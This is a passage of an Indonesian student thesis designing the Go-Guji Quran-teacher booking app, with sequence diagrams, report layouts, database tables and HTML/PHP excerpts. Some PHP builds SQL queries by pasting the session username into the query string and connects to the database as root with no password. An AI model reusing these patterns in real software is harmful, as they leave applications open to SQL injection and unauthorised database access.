
Dari *sequence diagram* menyetujui order pada gambar 4.12 diatas dapat dilihat guru ngaji memilih menu order, memilih notifikasi lalu klik tombol notifikasi. Pada tahab ini guji akan mencek order dan kalau order diterima maka akan keluar pesan persetujuan order. Setelah guji menyetujui order maka guji harus melakukan konfirmasi order.



Gambar 4.13 *sequence diagram* pilih guji


Dari *sequence diagram* pilih guji pada gambar 4.13 diatas dapat dilihat siswa memilih menu order lalu melihat daftar Guji, pada tahap ini siswa memilih guji, mencek data guji kalau sesuai dengan pilihan siswa, pemilihan guru selesai

dan akan muncul pesan terpilih data guji, kemudian siswa mengklik tombol pilih dan proses pilih guji selesai.




Gambar 4.14 *sequence diagram* pilih jenis pembayaran

Dari *sequence diagram* pilih jenis pembayaran pada gambar 4.14 diatas dapat dilihat siswa pertama memilih menu order, memilih Guji, pilih jenis pembayaran, pada tahap ini siswa memilih jenis pembayaran yang diinginkan kalau sudah selesai maka akan keluar pesan pilih pembayaran selesai kemudian siswa harus melakukan konfirmasi order.



Gambar 4.15 *sequence diagram* pilih jenis pertemuan


Dari *sequence diagram* pilih jenis pertemuan pada gambar 4.15 diatas dapat dilihat siswa pertama memilih menu order, memilih Guji, pilih jenis pertemuan, pada tahap ini siswa memilih jenis pertemuan yang diinginkan kalau sudah selesai maka akan keluar pesan pilih pertemuan selesai kemudian siswa harus melakukan konfirmasi order**.**



Gambar 4.16 *sequence diagram* konfirmasi selesai order

Dari *sequence diagram* konfirmasi selesai order pada gambar 4.16 diatas dapat dilihat siswa dan guru ngaji sama-sama melakukan konfirmasi order ini untuk menghindari bentrok jadwal dan yang lainnya, kemudian memilih konirmasi selesai, klik selesai order, kalau berhasil maka akan keluar pesan konirmasi berhasil, terakhir klik tombol keluar aplikasi maka konirmasi orderan selesai.

d. Class Diagram




Gambar 4.17 *Class Diagram*

3) *Design* Sistem Secara Terinci

a. *Design Output*

Keluaran (output) pada umumnya merupakan hasil dari proses yang dapat disajikan dalam bentuk laporan. Laporan yang dikeluarkan biasanya merupakan yang kapasitasnya tergantung dari kebutuhan informasi. Dengan melalui intruksi, komputer akan mengeluarkan hasil pengolahan data ke suatu media output seperti printer, disket atau screen. Dimana data-datanya dibaca dari media penyimpanan seperti disket dan hardisk. Tujuan desain output adalah untuk memahami dan mengerti tentang segala sesuatu yang berhubungan dengan format output dan menghasilkan keluaran yang efektif dan dapat dimengerti. Untuk lebih jelasnya berikut output atau laporan Go-Guji:

1. Desain laporan data guru ngaji



Gambar 4. 18 Desain Laporan guru ngaji

LAMBANG

Data Guru Ngaji Pengguna Aplikasi Go-Guji

Nama	Ttl	Alamat	Status	Gender	Hp
Varchar(20)	Varchar(50)	Varchar(50)	Varchar(20)	Varchar(20)	Varchar(12)
Varchar(20)	Varchar(50)	Varchar(50)	Varchar(20)	Varchar(20)	Varchar(12)


Gambar 4.19 Desain *Output* Data guru ngaji

Kumpulan, 12 Juli 2019

Ketua MDTA

H Bustami Edi, S.Ag

2. Desain Laporan data siswa



Gambar 4. 20 Desain Laporan Siswa

LAMBANG

Data Siswa Pengguna Aplikasi Go-Guji

Nama	Ttl	Alamat	Status	Gender	Hp
Varchar(20)	Varchar(50)	Varchar(50)	Varchar(20)	Varchar(20)	Varchar(12)
Varchar(20)	Varchar(50)	Varchar(50)	Varchar(20)	Varchar(20)	Varchar(12)


Gambar 4.21 Desain *Output* Data siswa

Kumpulan, 12 Juli 2019

Ketua MDTA

H Bustami Edi, S.Ag

3. Desain Laporan pilih pembayaran



Gambar 4. 22 Desain Laporan Pembayaran

SELAMAT

Pilih Jenis Pembayaran Anda Berhasil

Nama	**jpembayaran**	**keterangan**
Varchar(20)	**Varchar(30)**	**Varchar(20)**
Varchar(20)	**Varchar(30)**	**Varchar(20)**
Ket : jpembayaran (jumlah pembayaran)		


Gambar 4.23 Desain *Output* pilih pembayaran

Kumpulan, 12 Juli 2019

Ketua MDTA

H Bustami Edi, S.Ag

4. Desain Laporan pilih pertemuan



Gambar 4. 24 Desain Laporan Pertemuan

SELAMAT

Pilih Jenis Pembayaran Anda Berhasil

Nama	**jpertemuan**	**keterangan**
Varchar(20)	**Varchar(30)**	**Varchar(20)**
Varchar(20)	**Varchar(30)**	**Varchar(20)**
Ket : jpertemuan (jumlah pertemuan)		


Gambar 4.25 Desain *Output* pilih pertemuan

Kumpulan, 12 Juli 2019

Ketua MDTA

H Bustami Edi, S.Ag

5. Desain Laporan order



Gambar 4. 26 Desain Laporan Order

SELAMAT

Orderan Anda Berhasil

Nama	tanggal	hari	jpertemuan	jpembayaran
Varchar(10)	**Varchar(10)**	**Date**	**Varchar(10)**	**Varchar(20)**
			Varchar(10)	**Varchar(20)**
Varchar(10)	**Varchar(10)**	**Date**		
Ket : jpertemuan (jumlah pertemuan) jpembayaran (jumlah pembayaran)				

Gambar 4.27 Desain *Output* Order

Kumpulan, 12 Juli 2019


Ketua MDTA

H Bustami Edi, S.Ag

b. Desain input

a) Desain Halaman *Login*


Halaman ini merupakan halaman yang harus di isi oleh *user*. *User* harus memasukkan username dan password untuk masuk kedalam sistem aplikasi Go-Guji. Jika valid, maka sistem akan masuk kehalaman masing-masing berdasarkan hak akses yang merupakan menu utama. Jika tidak valid, maka *user* akan diminta untuk mengisi kembali username dan password yang benar. Berikut desain form login :



Gambar 4.28 Desain *Form Login User*

b) Desain Halaman Administrator


Halaman ini merupakan desain halaman utama administrator jika hak akses menggunakan administrator, berikut desain halaman administrator :



Gambar 4.29 Desain *Form halaman Administrator*

c) Desain halaman Guji


Halaman ini merupakan desain halaman guji atau guru ngaji, di halaman ini guji bisa melengkapi data diri setelah registrasi, menyetujui order dan konfirmasi selesai order. berikut desain halaman guji :



Gambar 4.30 Desain *Form Guji*

d) Desain Halaman Siswa

Halaman ini merupakan desain halaman siswa atau peserta ngaji, di halaman ini siswa bisa melengkapi data diri setelah registrasi, order, pilih jenis pertemuan, pilih jenis pemesanan dan konfirmasi selesai order. berikut desain halaman untuk siswa:



Gambar 4.31 Desain *Form Siswa*

4) *Design Database*

a. File Login

File ini berisi data tentang *username*, dan *password* yang akan digunakan pengguna dalam mengisi halaman *login* sebelum masuk kehalaman utama. File *login* ini berisikan field-field sebagai berikut:

Nama Database : dbguji

Nama tabel : tbadmin

Field key **: e-mail**

Tabel 4.1 File login

No	Field Name	Tipe	Width
1.	**email**	**varchar**	**100**
2.	username	varchar	20
3.	password	Varchar	32
4.	tingkatan	Varchar	30
5.	level	Varchar	1
6.	foto	Varchar	100

b. File Data Guru Ngaji

File ini berisi database tentang data guru ngaji (Go-Guji). File ini berisikan field-field sebagai berikut:

Nama Database : dbguji

Nama tabel : tb_guru_ngaji

Field key : **username**

Tabel 4.2 File Data guru ngaji

No	Field Name	Tipe	Width
1	**username**	**Varchar**	**10**
2	nama	Varchar	20
3	ttl	Varchar	50
4	alamat	Varchar	50
5	status	Varchar	20
6	gender	Varchar	20
7	hp	Varchar	12

c. File Data pemesanan

File ini berisi database tentang data pemesanan guru ngaji yang dilakukan oleh pengguna jasa, maka jenis pemesanan lansung tersimpan kedalam database. File ini berisikan field-field sebagai berikut:

Nama Database : dbguji

Nama tabel : tb_pemesanan

Field key : **hari**

Tabel 4.3 File Data pemesanan

No	Field Name	Tipe	Width
1	**idpj**	Varchar	10
2	idguji	Varchar	10
3	**hari**	**date**	
4	jpertemuan	Varchar	10
5	jpembayaran	Varchar	20

d. File Data pengguna jasa

File ini berisi database tentang data pengguna jasa aplikasi Go-Guji. File ini berisikan field-field sebagai berikut:

Nama Database : dbguji

Nama tabel : tb_pengguna_jasa

Field key : **username**

Tabel 4.4 File Data pengguna jasa

No	Field Name	Tipe	Width
1	**username**	**Varchar**	**10**
2	nama	Varchar	20
3	gender	Varchar	20
4	alamat	Varchar	50
5	status	Varchar	20
6	hp	Varchar	12
7	foto	Varchar	100

e. File Data pilih pembayaran

File ini berisi database tentang data jenis pembayaran yang dilakukan oleh pengguna jasa. File ini berisikan field-field sebagai berikut:

Nama Database : dbguji

Nama tabel : tb__pilih_pembayaran

Field key : **idpembayaran**

Tabel 4.5 File Data pilih pembayaran

No	Field Name	Tipe	Width
1	**idpembayaran**	**Varchar**	**10**
2	jpembayaran	Varchar	20
3	keterangan	Varchar	50

f. File Data pilih pertemuan

File ini berisi database tentang data jenis pertemuan yang dilakukan oleh pengguna jasa. File ini berisikan field-field sebagai berikut:

Nama Database : dbguji

Nama tabel : tb_pilih_pertemuan

Field key : **idpertemuan**

Tabel 4.6 File Data pilih pertemuan

No	Field Name	Tipe	Width
1	**idpertemuan**	**Varchar**	**10**
2	jpertemuan	Varchar	20
3	keterangan	Varchar	50

5) *Design* Teknologi

Untuk menjalankan sistem aplikai yang dirancang, maka dibutuhkan dua komponen teknologi informasi yaitu *hardware* dan *software.*

1) *Hardware*

Hardware yang dibutuhkan untuk menjalankan sistem aplikasi Go-Guji ini adalah :

a) Laptop ACER dengan prosesor Intel(R) Core™ i3-2350M CPU @ 2.30 GHz 2.30 GHz

b) Mouse

c) Keyboard

d) Monitor

e) Media Penyimpanan

2) *Software*

Software yang digunakan untuk bisa menjalankan sistem aplikasi sebagai berikut :

a) *Microsoft Windows 10 home single language*

b) *Dreamweaer CS6*

c) *Sublime Text 3*

d) *Browser Mozilla Firefox ver development*

e) *Xampp* 5.6.2

f) *Database MySQL*

g) *App Inventor 2*

6) *Design* control

Untuk menjaga keamanan sistem yang penulis rancang maka perlu adanya *design* control yang bertujuan untuk menjaga keberlangsungan sistem dari gangguan pihak lainnya. Untuk itu maka penulis menerapkan beberapa hal untuk *design* control yaitu:

1. *Hardware*

Beberapa *hardware* kontrol yang digunakan dalam rancangan sistem ini antara lain:

a) Penggunaan password untuk komputer admin.

b) Pengaturan tata letak hardware untuk menghindari cahaya matahari.

2. *Software*

a) Penggunaan antivirus yaitu *smadav*

b) Sistem login untuk menghindari pihak yang tidak berhak dalam mengakses sistem.

c) Sistem keamanan diberikan kepada pihak yang mengakses sistem

d) Melakukan backup terhadap data yang ada, sehingga data yang ada tetap aman dan dapat digunakan kembali jika diperlukan.

3.3 Implementasi dan pengujian unit

Implementasi dilakukan dengan menerjemahkan data yang telah dirancang kedalam bahasa pemograman yang telah ditentukan, yaitu dengan bahasa pemograman PHP My SQL .

a. *Coding login* :

```
</head>

    <body class="animsition">
        <div class="page-wrapper">
            <div class="page-content--bge5">
                <div class="container">
                    <div class="login-wrap">
                        <div class="login-content">
                            <div class="login-logo">
                                <a href="#">
                                    <img            src="logo.png"
    alt="CoolAdmin">
                                </a>
                            </div>
                            <div class="login-form">
                                <form          action="cd_lg.php"
    method="post">
                                    <div class="form-group">
                                            <!--
    <label>Username</label> -->
                                              <div   class="input-
    group">
                                                <div
    class="input-group-addon">
                                                  <i     class="fa
    fa-user"></i>
                                                </div>
```

```
                                        <input
name="username"        type="text"        class="form-control"
placeholder="Username" required="" />
                                        </div>
                                    </div>
```

(secara lengkap dapat dilihat pada daftar lampiran)

b. Coding index

```
</head>

<body class="animsition">
    <div class="page-wrapper">
        <!-- HEADER MOBILE-->
        <header class="header-mobile d-block d-lg-none">
            <div class="header-mobile__bar">
                <div class="container-fluid">
                    <div class="header-mobile-inner">
                        <a class="logo" href="index.html">
                            <img               src="logo.png"
alt="CoolAdmin" />
                        </a>
                        <button  class="hamburger  hamburger--
slider" type="button">
                            <span class="hamburger-box">
                                <span        class="hamburger-
inner"></span>
                            </span>
                        </button>
                    </div>
                </div>
            </div>
            <nav class="navbar-mobile">
                <div class="container-fluid">
                    <ul    class="navbar-mobile__list    list-
unstyled">
                        <li class="has-sub">
                            <a class="js-arrow" href="#">
                                <i  class="fas  fa-tachometer-
alt"></i>Dashboard</a>

                        </li>
                        <li>
                            <a href="register.php">
                                <i       class="fas       fa-
copy"></i>Registrasi</a>
                        </li>
                        <li>
                            <a href="login.php">
                                <i       class="fas       fa-
desktop"></i>Login</a>
                        </li>
```

(secara lengkap dapat dilihat pada daftar lampiran)

c. Coding registrasi

```
    </head>

    <body class="animsition">
        <div class="page-wrapper">
            <div class="page-content--bge5">
                <div class="container">
                    <div class="login-wrap">
                        <div class="login-content">
```

```
                        <div class="login-logo">
                            <a href="#">
                                <img        src="logo.png"
alt="CoolAdmin">
                            </a>
                        </div>
                        <div >
                            <form         action="reg.php"
enctype="multipart/form-data" method="post" >
                                        <div      class="form-
group">
                                            <!--
<label>Email</label> -->
                                              <div
class="input-group">
                                                <div
class="input-group-addon">
                                                  <i
class="fa fa-edit"></i>
                                                </div>
                                                <input
name="email" type="text"
```

(secara lengkap dapat dilihat pada daftar lampiran)

d. ***Coding koneksi***

```
<?php
$konek  =  mysqli_connect("localhost",  "root",  "",
"db_guji");

if(mysqli_connect_errno()){
printf          ("Gagal          terkoneksi          :
".mysqli_connect_error());
exit();
}
?>
```

(secara lengkap dapat dilihat pada daftar lampiran)

e. **Coding siswa**

```
<?php
include "cek.php";
?>
<!doctype html>
<html class="no-js" lang="en">

<head>
    <meta charset="utf-8">
    <meta                http-equiv="x-ua-compatible"
content="ie=edge">
    <title>DSS : Pemilihan Ekskul</title>
    <meta name="description" content="">
    <meta    name="viewport"    content="width=device-
width, initial-scale=1">
    <!-- favicon
        ============================================
-->
    <link   rel="shortcut   icon"   type="image/x-icon"
href="../img/logo/cs.png">

    <!-- Bootstrap CSS
```

(secara lengkap dapat dilihat pada daftar lampiran)

f. **Coding cek data diri**

```
    <?php
    include "cek.php";
    ?>
    <?php

    $username=$_SESSION['username'];

    include"koneksi.php";

    $sql="select*from            tbadmin            where
    username='$username'";

    $hasil=mysqli_query($konek,$sql);

    $data=mysqli_fetch_array($hasil);



    $hasil2=mysqli_query($konek,"select*from
    tb_pengguna_jasa where username='$username'");

    $data2=mysqli_fetch_array($hasil2);

           //$nisn=$data2['nisn'];
                                                ?>
<!DOCTYPE html>
<html lang="en">

<head>
    <!-- Required meta tags-->
    <meta charset="UTF-8">
    <meta   name="viewport"   content="width=device-width,
initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="au theme template">
    <meta name="author" content="Hau Nguyen">
    <meta name="keywords" content="au theme template">

    <!-- Title Page-->
    <title>Go_Guji</title>

    <!-- Fontfaces CSS-->
    <link   href="../css/font-face.css"   rel="stylesheet"
media="all">
    <link       href="../vendor/font-awesome-4.7/css/font-
awesome.min.css" rel="stylesheet" media="all">
    <link  href="../vendor/font-awesome-5/css/fontawesome-
all.min.css" rel="stylesheet" media="all">
    <link    href="../vendor/mdi-font/css/material-design-
iconic-font.min.css" rel="stylesheet" media="all">

    <!-- Bootstrap CSS-->
    <link                       href="../vendor/bootstrap-
4.1/bootstrap.min.css" rel="stylesheet" media="all">

    <!-- Vendor CSS-->
    <link   href="../vendor/animsition/animsition.min.css"
rel="stylesheet" media="all">
    <link                       href="../vendor/bootstrap-
progressbar/bootstrap-progressbar-3.3.4.min.css"
rel="stylesheet" media="all">
    <link                 href="../vendor/wow/animate.css"
rel="stylesheet" media="all">
```

```
    <link                                href="../vendor/css-
hamburgers/hamburgers.min.css"            rel="stylesheet"
media="all">
    <link                 href="../vendor/slick/slick.css"
rel="stylesheet" media="all">
    <link         href="../vendor/select2/select2.min.css"
rel="stylesheet" media="all">
    <link       href="../vendor/perfect-scrollbar/perfect-
scrollbar.css" rel="stylesheet" media="all">
        <link   href="../vendor/vector-map/jqvmap.min.css"
rel="stylesheet" media="all">
    <!-- Main CSS-->
    <link     href="../css/theme.css"     rel="stylesheet"
media="all">

